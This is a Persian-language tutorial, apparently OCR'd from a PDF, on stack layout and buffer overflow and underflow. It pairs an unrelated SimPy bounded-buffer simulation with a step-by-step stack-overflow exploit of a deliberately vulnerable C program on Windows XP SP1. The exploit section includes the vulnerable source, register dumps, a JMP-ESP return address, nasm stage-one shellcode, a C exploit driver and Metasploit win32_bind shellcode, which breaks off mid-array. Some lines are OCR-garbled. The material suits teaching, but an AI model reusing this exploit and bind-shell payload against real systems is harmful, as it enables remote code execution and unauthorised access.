هیچ تا حالا به این فکر کرده اید که وقتی که یک روال را در یک برنامه فراخوانی میکنید , مقادیر پارامتر ها یا همان آرگومانها چگونه به روال تحویل داده میشوند.آرگومانهای روال هم توسط پشته به روال تحویل داده میشوند.
وقتی که روال فراخوانی میشود , ابتدا پارامتر ها در پشته قرار داده میشود و بعد از یک سری کارهای مقدماتی , کنترل اجرا به روال منتقل میشود.در ابتدای روال, آرگومانها از پشته برداشته میشوند و سپس بقیه کد ها اجرا میشوند.
غیر از این دومورد کاربرد , پشته یک کاربرد مهم دیگر نیز دارد که یکی از اهداف اصلی ماست.
کاربرد سوم پشته برای ذخیره کردن آدرس بازگشت یا address return هنگام فراخوانی یک روال است. حال این آدرس بازگشت چه هست؟

آدرس بازگشت

کامپیوتر برای اینکه بفهمد باید چکار بکند و چه چیزهایی دارد , اطلاعات را در حافظه RAM یا حافظه ای ماندگار (بسته به مورد) مثل هارد دیسک نگهداری میکند.
وقتی که از بلوک جاری یک روال فراخوانی میشود ,ابتدا سیستم پارامترهای تابع را درصورت وجود در پشته قرار میدهد و قبل از انتقال فرایند اجرا به آن روال , آدرس دستور العمل بعدی را که باید بعد از بازگشت از روال اجرا شود , به همراه یک سری اطلاعات دیگر در پشته قرار میدهد و سپس کنترل اجرا را به اولین دستورالعمل روال انتقال میدهد.
بعد از اتمام اجرای روال , به عنوان آخرین دستورالعمل روال , آدرس بازگشت که همان آدرس دستورالعمل بعد از دستور فراخوانی روال است , از پشته برداشته میشود و کنترل اجرا به آنجا منتقل میشود (دستور RET).
برای مثال در سیستمهای PC یک ثبات داریم با نام IP که همواره حاوی آدرس دستورالعمل بعدی است که باید اجرا شود.یعنی اگر کامپیوتر الان در حال اجرای دستورالعمل موجود در آدرس 27 باشد , آنگاه مقدار ثبات IP مساوی خواهد بود با 28 , یعنی دستوالعمل بعدی.
هر کاه بخواهیم که کنترل اجرا را به دست بگیریم , کافیست به نحوی بتوانیم مقدار ثبات IP را عوض کنیم و از جایی که میخواهیم اجرای کدها ادامه خواهد داشت.

پس درحالت کلی پشته سه کاربرد مهم برای سیستم دارد که عبارتنداز :

1-پاس کردن پارامتر ها
2-نگهداری آدرس بازگشت
3-آدرس دهی متغیرهای دینامیک

یک مفهوم که زیاد اسم آن آمد ولی در مورد ان صحبت نشد , فرایند است.فرایند چیست؟

فرایند؟

فرایند یا process در یک تعریف کلی یک برنامه است که اجرا میشود و در تعریف تخصصی تر , فرایند قطعه برنامه ای است که یک وظیفه(Task) بر عهده دارد وتوسط سیستم عامل مدیریت میشود.
هر فرایند از لحاظ منطقی به سه قسمت تقسیم میشود که به شرح زیر هست :

ساختار فرایند از لحاظ منطقی

1- Text یا متن فرایند :
این قسمت حاوی کدهای اجرایی فرایند است . این بخش توسط سیستم عامل قفل میشود و هرگونه تلاش برای دسترسی به این قسمت (چه خواندن و چه نوشتن) منجر به بروز خطای "تخطی از سگمنت بندی" یا violation Segmentation"" از طرف سیستم عامل میشود.فقط سیستم عامل اجازه دسترسی به این قسمت را دارد(به قول معروف, فقط در مود هسته(Kernel mode) مجاز به دسترسی به این بخش هستیم).

2-Data یا داده های فرایند :
این همان سگمنت داده ها است که برای متغیر های استاتیک و متغیرهای با مقدار اولیه (Initialized) از آن استفاده میشود.

3-Stack یا پشته :
پشته برنامه که برای سه منظور اصلی که قبلا به آن اشاره شد از آن استفاده میشود.البته ممکن است به غیر از اینها کاربردهای دیگری برای پشته داشته باشیم , ولی این سه مورد ذکر شده , موارد اصلی هستند.

نحوه مدیریت فرایند ها

لابد این اصل رامیدانید که هر برنامه ای که باید اجراشود به سه منبع اصلی 1-حافظه 2-پردازنده 3-زمان نیازمند است و کار تخصیص این منابع و مدیریت آنها توسط سیستم عامل انجام میگیرد.در سیستم عاملهای اولیه وقتی که قرار بود برنامه ای اجرا شود , خود برنامه ,به طور فیزیکی به حافظه دسترسی داشت و در فضای آدرسی که وابسته بود به اندازه حافظه کامپیوتر , میتوانست عملیات انجام دهد.
ولی در سیستم ها عامل مدرن مثل ویندوز و یونیکس و لینوکس دیگر چنین کاری انجام نمیگیرد و هیچ برنامه ای به طور مستقیم به حافظه دسترسی ندارد و تمام تراکنشها با حافظه توسط سیستم عامل انجام میگیرد .
دز این نوع از سیستم های عامل از تکنیک حافظه مجازی استفاده میشود, به این صورت که مقداری حافظه به صورت فیزیکی روی کامپیوتر نصب شده و بقیه حافظه هم به صورت یک فایل مبادله ای یا اصطلاحاً SWAP روی هارد دیسک در نظر گرفته میشود.

در نتیجه هر برنامه ای که اجرا میشود دارای 4 گیگابایت فضای آدرس دهی خواهد بود.
با تکیه بر این تکنیک دیگر هیچ وقت , هیچ برنامه ای با کمبود حافظه مواجه نمیشود و چونکه همه تراکنشهای حافظه ای به واسطه سیستم عامل انجام میگیرد , برنامه نمیتواند بفهمد که آیا آدرسی که الان میخواهد مقدار آن را بخواند و یا مقداری در آن بنویسد , در حافظه اصلی است یا حافظه معاوضه ای.
در واقع این نوعی تجرید از حافظه توسط سیستم عامل است.سیستم عامل همه درخواست های حافظه را توسط نقشه ای که دارد , نگاشت میکند و در زمان لازم مقداری از حافظه را به دیسک انتقال میدهد و از دیسک به حافظه میبرد.
البته همه این 4گیگابایت برای همه برنامه ها قابل دسترسی نیست.
برخی جاها از این فضای
میان فرایند ها به اشتراک گذاشته میشود و برخی جاها فقط برای یک فرایند خاص در نظر گرفته میشود.برای این چهار گیگا بایت که از آدرس x000000000 تا آدرس xFFFFFFFF0 ایندکس خورده , یک سازماندهی معین وجود دارد که به شرح زیر است :

سازماندهی فضای آدرس دهی توسط ویندوز

محدوده آدرس	مورد استفاده
x000000000 تا x0000FFFF0	NULL pointer assignments
x001000000 تا x7FFEFFFF0	Processes user space قسمتی که پروسه ها وDll ها لود میشوند.هر کدی که اینجا لود شود میتواند اجرا شود.دسترسی به جایی که در آن کد لود نشده باعث بروز خطای Access violation میشود
x7FFF00000 تا x7FFFFFFF0	Bad pointer assignments در صورت هر گونه تلاش برای دسترسی به این آدرس با خطای Access violation مواجه خواهید شد.

x800000000 تا xFFFFFFFF0	رزرو شده برای سیستم عامل.در این قسمت راه اندازهای ابزار و کدهای سطح هسته قرار میگیرد.در صورت تلاش برای دسترسی به این قسمت از طرف برنامه کاربری ,غیر هسته (ring3) , خطای Access violation بروز خواهد کرد.

انواع خطا هایی بافر

1.سریز بافر Buffer OverFlow

2.زیرریز بافر Buffer UnderFlow

بافر اورفلو چیست؟ (Buffer Overflow)

بافر یک متغیر محلی اتوماتیک است که در پشته برنامه آدرس دهی شده و برای نگهداری اطلاعات از آن استفاده میشود.
اگر بخواهیم در یک بافر مثلا 2 مگابایتی به اندازه 3مگابایت اطلاعات را قرار دهیم معلوم است که از حدود آن بافر خارج شده ایم و در این حالت می گوییم که بافر اور فلو شده است یا بافر سر ریز شده.

انواع اوورفلو

حال ممکن است این بافر که ما آن را اور فلو کرده ایم در پشته باشد (متغیر های اتوماتیک محلی) و یا اینکه در سگمنت داده برنامه باشد (متعیرهای استاتیک و متغیرهای سراسری , مقدار دهی اولیه شده) و یا اینکه در هیپ برنامه باشد.

انواع اوورفلو:

1-اوورفلو در سگمنت داده
2-اوورفلو در پشته برنامه
3-اوورفلو در هیپ برنامه

یک اوورفلو ساده

در این قسمت میخواهیم به شما نشان دهیم که کی اوور فلو اتفاق

می افتد.برای راحتی در تفهیم مساله فرض کنید که روال count را که اعلان آن به شکل زیر است فراخوانی کرده ایم :(برای دوستان مبتدی،تکه کد زیر به زبان سی است)


```
void Count(char ch,char *strng)
{
char temp[200];
int i,c=0;
strcpy(temp,strng);
for(i=0;i<strlen(temp);i++)

if(temp[i]==ch)c++;
printf("\nNumber of %c '\' is :
%d",ch,c);
return;
}
```

کار این روال این است که یک کاراکتر و یک رشته را به عنوان پارامترهای اول و دوم میگیرد و تعداد کاراکتر ها را در رشته پیدا کرده و چاپیکند.

1-پارامتر اول از نوع char

2-پارامتر دوم از نوع رشته (اشاره گر)

هنگام فراخوانی تابع پشته به این شکل خواهد بود:



همانگونه که مشاهده میکنید , پارامترها به طور معکوس در پشته وارد شده اند. دلیل این کار هم خاصیت زبان سی است که پارامتر

ها را به صورت عکس ترتیب قرار گیری , به تابع بازمیگرداند.
فرض کنیم که تابع را با پارامترهای زیر فراخوانی کرده ایم :

```
Count('S',"Shabgard");
```

قائدتا باید عبارت زیر در صفحه ظاهر شود:

Number of ‘S’ is 1

و چنین هم میشود.
ولی اگر این روال را با یک رشته طولانی تر فراخوانی کنیم چه میشود.بیایید تست کنیم :

```
char MyStr[]="Fuck u Free World
&Sexy And Funye Life";
char ch='f';
Count(ch,MyStr);
```

بله , برای این رشته هم درست جواب داد و عبارت زیر چاپ شد :

Number of ‘f' is 4

بیایید باز هم با این کد سرو کله بزنیم و این بار یک رشته با طولی بزرگتر از 200 را ارسال کنیم ببینیم درست است یا نه :

```
char MyStr[]="I really love you baby,I love
what you've got,Let's get together, we can
Get hot,No more tomorrow, babyTime is today,Girl, I
can make you feel Okay,No place for hidin' baby
No place to run,You pull the trigger of my
Love gun, love gun,Love gun, love gun, I really love
you baby,I love what you've got ";
char ch='L';
Count(ch,MyStr);
```

خوب این یک رشته خیلی بلند است.آیا فکر میکنید برنامه درست جواب بدهد.وقتی که برنامه را اجرا کنید خواهید دید که یک پیغام خطا از طرف ویندوز دریافت میکنیدو اجرای برنامه خاتمه می یابد و هیچ جوابی از برنامه نمیگیرید.همه اینها به این معنی است که برنامه ما با رشته های بزرگتر از 200 مشکل دارد.چگونه بفهمیم که اوورفلو اتفاق افتاده همانگونه که گفتیم ,در برنامه نمونه,وقتی که یک رشته بزرگتر از 200 بایت را به عنوان پارامتر میفرستیم یک پیغام خطا میگیریم که تحت ویندوز XP و 2000وان-تی پیغامی به این شکل است :

این پیغام نشان دهنده این است که برنامه ما یک دستورالعمل غیر مجاز را اجرا کرده و یا اینکه از مجدوده اجرایی خود خارج شده و عمل خطایی انجام داده است.

این بار رشته ای از 'A' به عنوان پارامتر بفرستیم :

داریم :

```
char MyStr[]="AAAA...تاAAAA"; ...255
```

```
char ch='A';
Count(ch,MyStr);
```

با اجرای برنامه باز هم همان پیغام خطا ظاهر خواهد شد و اگر اینبار به مقدار ثبات EIP دقت کنیم مشاهده میکنیم که مساوی x414141410 است.

در ویندوزهای XPو2000وان-تی با کلیک کردن روی لینک click here میتوانید این اطلاعات را ببینید که به این شکل خواهد بود :

همانگونه که مشاهده میکنید , مقدار offsetمساوی است با x414141410 که همان مقدار ثبات EIP است.در این صفحه با کلیک کردن رو لینکهای click here میتوانید اطلاعات بیشتری ببینید.


اگر به جدول کدهای اسکی نگاهی بیندازید میبینید که کد هگز اسکی کاراکتر 'A' مساوی است با x410 و در این مثال هم که مقدار EIP مساوی 4 تا x410 هست.

این یعنی چه؟

بله.ما توانستیم با استفاده از پشته و سرریز کردن یکی از بافر ها ,

روند اجرای برنامه را کنترل کنیم و به آدرس x414141410 انتقال دهیم.

ولی چگونه؟ وقتی که اوور فلو شد چه اتفاقی می افتد!؟
بیایید ساختار پشته را درهنگام اجرای روال Count بررسی کنیم .
داریم :



وقتی که داخل برنامه میشویم ابتدای برنامه شروع به کپی کردن مقدار پارامتر string به متغیر temp میکند و چونکه طول temp 200 بایت تعریف شده است و طول رشته ورودی 255 بایت است از مرزهای این رشته خارج شده و بقیه حافظه را با محتوای رشته ورودی که همانا A ها هستند رونویسی میکند.

یعنی قسمت آدرس بازگشت و قسمت پارامتر ها هم رو نویسی میشوند و الی آخر.
وقتی که اجرا برنامه خاتمه می یابد و برنامه آدرس بازگشت را از پشته برمی دارد , و چون مقدار اصلی با مقدار x414141410 جایگزین شده است , کنترل اجرا به خیال این که این روال از این آدرس فراخوانی شده , به ادرس x41414140 انتقال می یابد که ممکن است در این آدرس هر چیزی باشد الا کد اجرایی.


در چنین وضعیتی , سیستم عامل با مشاهده تخطی از اصول سگمنت بندی , یک پیغام خطابه کاربر نشان میدهد و اجرای برنامه را خاتمه میدهد.

زیر ریز بافر چیست؟ Buffer UnderFlow

بافر یک متغیر محلی اتوماتیک است که در پشته برنامه آدرس دهی شده و برای نگهداری اطلاعات از آن استفاده میشود.
اگر بخواهیم ازیک بافر 2مگابایتی 2,100 مگابایت اطلاعات برداریم بافر دچار مشکلی به نام زیر ریز میگردد.

چگونگی زیر ریز در بافر

برای بهتر فهمیدن این مطلب و چگونگی زیر ریز از عکس زیر کمک میگیرم



در قسمت اول عکس مینید که بافر دارای 4 متغییر میباشد.
در تقاضایی اول ما از بافر مبنی برای دریافت متغییر متغییر4 از بافر خارج شوده و بافر دارای 3 متغییر و 1 متغییر خروج شوده است
در قسمت بدی دوباره یک متغییر دیگر از بافر خارج شوده و تعداد متغییر در بافر 2 میشود و 2 خروجی
بعد از تقاضایی مجدد متغییر دوم هم خارج شوده و تنها یک متغییر و دیتا در بافر میماند!

و در انتها متغییر 1 که اولین ورودی و آخرین خروجی است از بافر خارج میشود!همکنون بافر خالی میباشد ولی پیغام خطایی به ما نمیدهد دلیل هم خیلی ساده است چون بافر خالی است و اگر ورودی داشته باشد که در بافر جای میگیرد ولی اگر متغییر خروجی داشته باشد؟ ما دوباره تقاضایی یک متغییر میکنم مثلا متغییر 0
در این قسمت چون بافر متغییری دیگر برای خروج ندارد دچار یک خطای بسیار ساده از دید ماشین و یک خطایی پیچیده از دید اپراتور میشود این خطا که به زیر ریز بافر معروف است Buffer Under Flow
این ساده ترین تعریف برای این مشکل است!
در زیر یک شبیه ساز کوچک برای این منظور رو مشاهده میکنید
در شبیه ساز زیر کار اضافه شدن کانسترک و اورلود شودن را میبینید:

```
#addBinFinite.py

#Experimental implementation of bounded buffers

import SimPy.Simulation as Sim
from SimPy.Lister import *
put=9999
get=666
def putfunc(a):
    a[0][2]._put(a)
def getfunc(a):
    a[0][2]._get(a)
class Bin(Lister):
    "Bounded buffer"
    def __init__(self,capacity=0,initialAvail=0,name="a_bin"):
        self.name=name
        self.inBin=initialAvail
        self.waitQput=[]
        self.waitQget=[]
        self.capacity=capacity
    def _put(self,par):
        "Put in buffer (blocking)"
        menge=par[0][3]
        if menge+self.inBin<= self.capacity:
            self.inBin+=menge
            if self.waitQget:
                for qd in self.waitQget:
                    if qd[1]<=self.inBin:
                        Sim.reactivate(qd[0],delay=0,prior=True)
                        self.inBin-=qd[1]
                        self.waitQget.remove(qd)
                    else:
                        break
            who=par[1]
            Sim._e._post(who,at=Sim._t)
        else:
```

```
            #wait for bin space
            self.waitQput.append((par[0][1],menge))
            par[0][1]._nextTime=None

    def _get(self,par):
        "Get from buffer (blocking)"
        menge=par[0][3]
        if menge>self.inBin:
            #queue here       process   menge (==requirement)
            self.waitQget.append((par[0][1],menge))
            par[0][1]._nextTime=None
        else :
            self.inBin-=menge
            who=par[1]
            # look for processes waiting for bin space
            if self.waitQput:
                for qd in self.waitQput:
                    if qd[1]<=(self.capacity-self.inBin):
                        Sim.reactivate(qd[0],delay=0,prior=True)
                        self.inBin+=qd[1]
                        self.waitQput.remove(qd)
                    else:
                        break
            Sim._e._post(who,at=Sim._t)
def simulate(until=0):
    Sim._stop=False
    if Sim._e == None:
        raise Sim.Simerror("Fatal SimPy error: Simulation not initialized")
    if Sim._e.events == {}:
        message="SimPy: No activities scheduled"
        return message
    Sim._endtime=until
    message="SimPy: Normal exit"

dispatch={Sim.hold:Sim.holdfunc,Sim.request:Sim.requestfunc,Sim.release:Si
m.releasefunc,
              Sim.passivate:Sim.passivatefunc,put:putfunc,get:getfunc}
    commandcodes=dispatch.keys()

commandwords={Sim.hold:"hold",Sim.request:"request",Sim.release:"release"
,Sim.passivate:"passivate",

Sim.waitevent:"waitevent",Sim.queueevent:"queueevent",Sim.waituntil:"waitun
til",
        put:"put",get:"get"}
    while not Sim._stop and Sim._t<=Sim._endtime:
        try:
            a=Sim._e._nextev()
            if not a[0]==None:
                command = a[0][0]
```

```
            dispatch[command](a)
        except Sim.Simerror, error:
            message="SimPy: "+error.value
            Sim._stop = True
    Sim._e=None
    return message
```

البته برنامه بالا تنها یک پروسیجر است و نیاز به ... (برنامه نویسا میدونن چی مبخواد)
اینم یک برنامه دیگر که خروجی رو هم نشان داده

```
#Test/demo of bounded buffer
from SimPy.Simulation import *
from addBinFinite import *

class producer(Process):
    def produce(self):
        while True:
            yield put,self,buffer,2
            print now(),"put in 2"
            assert buffer.inBin<=buffer.capacity,"buffer overflow"
            yield hold,self,2

class consumer(Process):
    def consume(self):
        while True:
            yield get,self,buffer,3
            assert buffer.inBin>=0,"buffer underflow"
            print now(),"took out 3"
            yield hold,self,15

initialize()
buffer=Bin(capacity=5,name="boundBin")
p=producer("producer")
activate(p,p.produce())
c=consumer("consumer")
activate(c,c.consume())
print simulate(until=200)
```

OUTPUT:

```
0 put in 2
2 took out 3
2 put in 2
4 put in 2
6 put in 2
17 put in 2
17 took out 3
32 put in 2
32 took out 3
```

```
. . . . . . . . . . (some output omitted)
154 put in 2
167 put in 2
167 took out 3
182 put in 2
182 took out 3
184 put in 2
197 put in 2
197 took out 3
SimPy: Normal exit
```

تا این قسمت از ژورنال شما کاملا با خطاهای بافر آشنا شودید و چگونگی پیدا شودن این مشکل ها در برنامه ها رو درک کردید.
در این قسمت شما را با استفاده از یک برنامه کاملا با این خطا آشنا میکنیم.
خیلی بهتر است برای درک بهتر شما هم کارهای زیر در انجام دهید تا کاملا سریز را درک کنید!

ابزار لازم

- OllyDBG
- C/C++ Compiler
- nasm

برنامه نمونه:

سورس یك برنامه نمونه ساده آسیب پذیر در زیر ارائه شده است

```
// lamebuf.c - talz

#include<stdio.h>

#include<string.h>

int main(int argc,char *argv[]){
char buf[512];

if (argc != 2){ return -1; }//check how many arguments we got

// copying userinput without any limit <- a Buffer overflow

strcpy(buf,argv[1]);

return 0x0;

}
```

طرح بندي پشته

هنگام فراخواني يك تابع، ارگمانها بصورت زير در پشته جا مي گيرند و بدنبال آن فراخواني تابع اصلي انجام مي شود.

```
PUSH eax          //Push Parameter
PUSH ebx          //Push Parameter
CALL 0x77DF0101   //Call the Actual Function
```

هنگام فراخواني مقدار فعلي*EIP* در پشته به عنوان آدرس بازگشت جا مي گيرد. هنگام فراخواني تابع *0x77DF0101* پشته بصورت زير بنظر خواهد رسيد.

```
Higher address

[RET] (return address)

[EBX]

[EAX]

Lower address
```

هنگام بازگشت تابع *0x77DF0101* ، آدرس از پشته بدست مي آيد و دستور بعدي *JMP 0x77DF0304* اجرا خواهد شد. هنگاميكه فرايند سرريز اتفاق مي افتد ممكن است بتوان با دستكاري آدرس بازگشتي بتوان فرمان دلخواهي اجرا نمود

```
Higher address

[buf]

[ebp]

[RET]

[Parameter1]

[Parameter2]

...

Lower address
```

با بزرگ شدن پشته و فرا رفتن از *Lower address* مي‌توان آدرس بازگشتي را دستكاري نمود.

تمرين

خوب قبل از اينكه بخواهيم اين برنامه را واقعا اكسپلويت كنيم بايد ديد با سرريز پشته چه اتفاقي مي افتد. بنابراين بعد از كامپايل كد مورد نظر فرمان زير را اجرا مي‌كنيم.

```
C:\exploit\lamebuf.exe AAAAAAAAAAA... ( "A" repeads 520 times )
```

(هنگام ديباگ با *OllyDBG* فراموش نكنيد كه گزينه *Just in Time* را فعال كنيد).

پروسه *Lamebuff* كرش خواهد كرد و اگر به ثباتها نگاه كنيد خواهيد ديد مطابق انتظار *EIP* و*EBP* بازنويسي شده است.

```
EAX 00000000

ECX 00320FDC

EDX 00414141

EBX 7FFDF000

ESP 0012FF88

EBP 41414141

ESI 77D45950

EDI 77F59037 ntdll.77F59037

EIP 41414141
```

بسيار خوب. پس مشخص شد ميتوان اجراي فرمانها را كنترل نمود.

يافتن راه قابل اعتماد براي اكسپلويت كردن آسيب پذيري

اكنون بايستي به راهكاري انديشيد كه برنامه بدون *crash* كردن *shellCode* مورد نظر ما را اجرا كند. قبل از هر چيز تمام ثباتها بدنبال

سرنخهايي از داده هاي كاربر جستجو مي كنيم (در مثال ما "*AAAA...*"). خوب پس بايد آرگمان را بزرگتر انتخاب كرد. مثلا به جاي 520 كركتر از 540 كركتر استفاده كنيم. دوباره كرش مي كند و ثباتها به صورت زير خواهد بود:

```
EAX 00000000

ECX 00320FF0

EDX 00414141

EBX 7FFDF000

ESP 0012FF88 ASCII "AAAAAAAAAAAAAAAAAAAA"

EBP 41414141

ESI 77D45950

EDI 77F59037 ntdll.77F59037

EIP 41414141
```

اكنون ثبات ESP به داده هاي كاربر اشاره مي كند اما طول آن فقط 20 بايت است كه براي shellCode ما كم است. (معمولا ساختار SHE باز نويسي مي شود كه از حوصله اين مقاله خارج است). بنابراين بايد shellcode كوچكتري بيابيم

نوشتن shellcode دلخواه

Shellcode خود را با nasm مي نويسيم . همانطور كه گفته شد بايستي اندازه ecx را كاسته و از JMP ecx استفاده كنيم كه كد زير اين نحوه انجام اين كار را نشان مي دهد.

```
[BITS 32]
global _start
_start:

dec ch ;                    پرهيز ار كركتر تهي

dec ch ;          با كاهش از ch در واقع ecx كم مي كنيم

jmp ecx ;      به اين ترتيب در ابتداي شل كد دوم خواهيم بود
```

كد را با دستور زير كامپايل كنيد:

```
C:\exploit\nasm>nasmw -f bin smallshell.asm -o smallshell
```

حال خروجي را با كمك يك ويرايشكر هگزادسيمال باز كنيد. بايستي به صورت ريز باشد

```
"\xFE\xCD\xFE\xCD\xFF\xE1"
```

كه قسمت اول شل كد مارا تشكيل مي دهد

كنار هم گذاشتن كدها

در قسمت دوم شل كد براي راحتي كار از متااسپلويت كمك مي گيريم.
خوب اگر اكسپلويت كنيم پشته بصورت زير خواهد بود:

```
512 Bytes [buf] "AAAA..."

 4 Bytes [ebp] "AAAA"

 4 Bytes [RET] "AAAA"
```

مي خواهيم مقدار بازگشتي را باز نويسي كنيم و همانطور ه مي بينيم افست برابر 516 خواهد بود زيرا *esp* به قسمت اول شل كد اشاره مي‌كند.

مي خواهيم *RET* را با آدرسي جايگزين كنيم كه عمل *JMP esp* را در *ntdll.dll* انجام دهد. (آدرس را مي توانيد با *OllyDBG* بدست آوريد).
بنابراين اكسپلويت ما بصورت زير خواهد بود:

```
#include<stdio.h>

#include<string.h>

#include<windows.h>


#define RET_ADDRESS 0x77F8AC16 // The new return address for WinXP Sp1 English


// First stage shellcode - decrease cx by 512 and JMP ecx

unsigned char shell_stage1[]=  "\xFE\xCD\xFE\xCD\xFF\xE1";

int main(int argc,char *argv[]){
```

```
char *bufExe[3];

char buf[560];

bufExe[0] = "lamebuf.exe";

bufExe[2] = NULL;

//For Debug purposes (0xCC is the interrupt for a Breakpoint)

memset(buf,0xCC,540);

memcpy(&buf[520],shell_stage1,sizeof(shell_stage1));

//in case you'r wondering how did we know the first stage
shellcode should start at 520

//the answer is simply by looking at registers and stack layout and
testing things

//Place The Return Address at the offset 516

*(unsigned long *)&buf[516] = RET_ADDRESS;
```

برنامه متوقف خواهد شد و EIP به 0xCC اشاره خواهد کرد (که تکرار مي شود). به عبارت ديگر موفق شده ايم و اجراي دستورات به قسمت دوم شل کد ارجاع شده است.

خوب حال بايد قسمت دوم را نيز اضافه نمود :

```
#include<stdio.h>

#include<string.h>

#include<windows.h>

#define RET_ADDRESS 0x77F8AC16                    // On WinXP
Sp1 English


// First stage shellcode - decrease ecx by 512 and JMP ecx

unsigned char stage1[]=  "\xFE\xCD\xFE\xCD\xFF\xE1";
```

```
/* win32_bind - Encoded Shellcode [\x00\x0a\x09] [
EXITFUNC=seh LPORT=4444 Size=399 ]  http://metasploit.com/
*/

unsigned char shellcode[] =

"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\x4f
\x85"

"\x2f\x98\x83\xeb\xfc\xe2\xf4\xb3\x6d\x79\x98\x4f\x85\x7c\xcd\x
19"

"\xd2\xa4\xf4\x6b\x9d\xa4\xdd\x73\x0e\x7b\x9d\x37\x84\xc5\x13
\x05"

"\x9d\xa4\xc2\x6f\x84\xc4\x7b\x7d\xcc\xa4\xac\xc4\x84\xc1\xa9\
xb0"

"\x79\x1e\x58\xe3\xbd\xcf\xec\x48\x44\xe0\x95\x4e\x42\xc4\x6a
\x74"

"\xf9\x0b\x8c\x3a\x64\xa4\xc2\x6b\x84\xc4\xfe\xc4\x89\x64\x13\
x15"

"\x99\x2e\x73\xc4\x81\xa4\x99\xa7\x6e\x2d\xa9\x8f\xda\x71\xc5
\x14"

"\x47\x27\x98\x11\xef\x1f\xc1\x2b\x0e\x36\x13\x14\x89\xa4\xc3\
x53"

"\x0e\x34\x13\x14\x8d\x7c\xf0\xc1\xcb\x21\x74\xb0\x53\xa6\x5f\
xce"

"\x69\x2f\x99\x4f\x85\x78\xce\x1c\x0c\xca\x70\x68\x85\x2f\x98\
xdf"

"\x84\x2f\x98\xf9\x9c\x37\x7f\xeb\x9c\x5f\x71\xaa\xcc\xa9\xd1\x
eb"

"\x9f\x5f\x5f\xeb\x28\x01\x71\x96\x8c\xda\x35\x84\x68\xd3\xa3\
x18"

"\xd6\x1d\xc7\x7c\xb7\x2f\xc3\xc2\xce\x0f\xc9\xb0\x52\xa6\x47\
xc6"
```

```
"\x46\xa2\xed\x5b\xef\x28\xc1\x1e\xd6\xd0\xac\xc0\x7a\x7a\x9c\
x16"

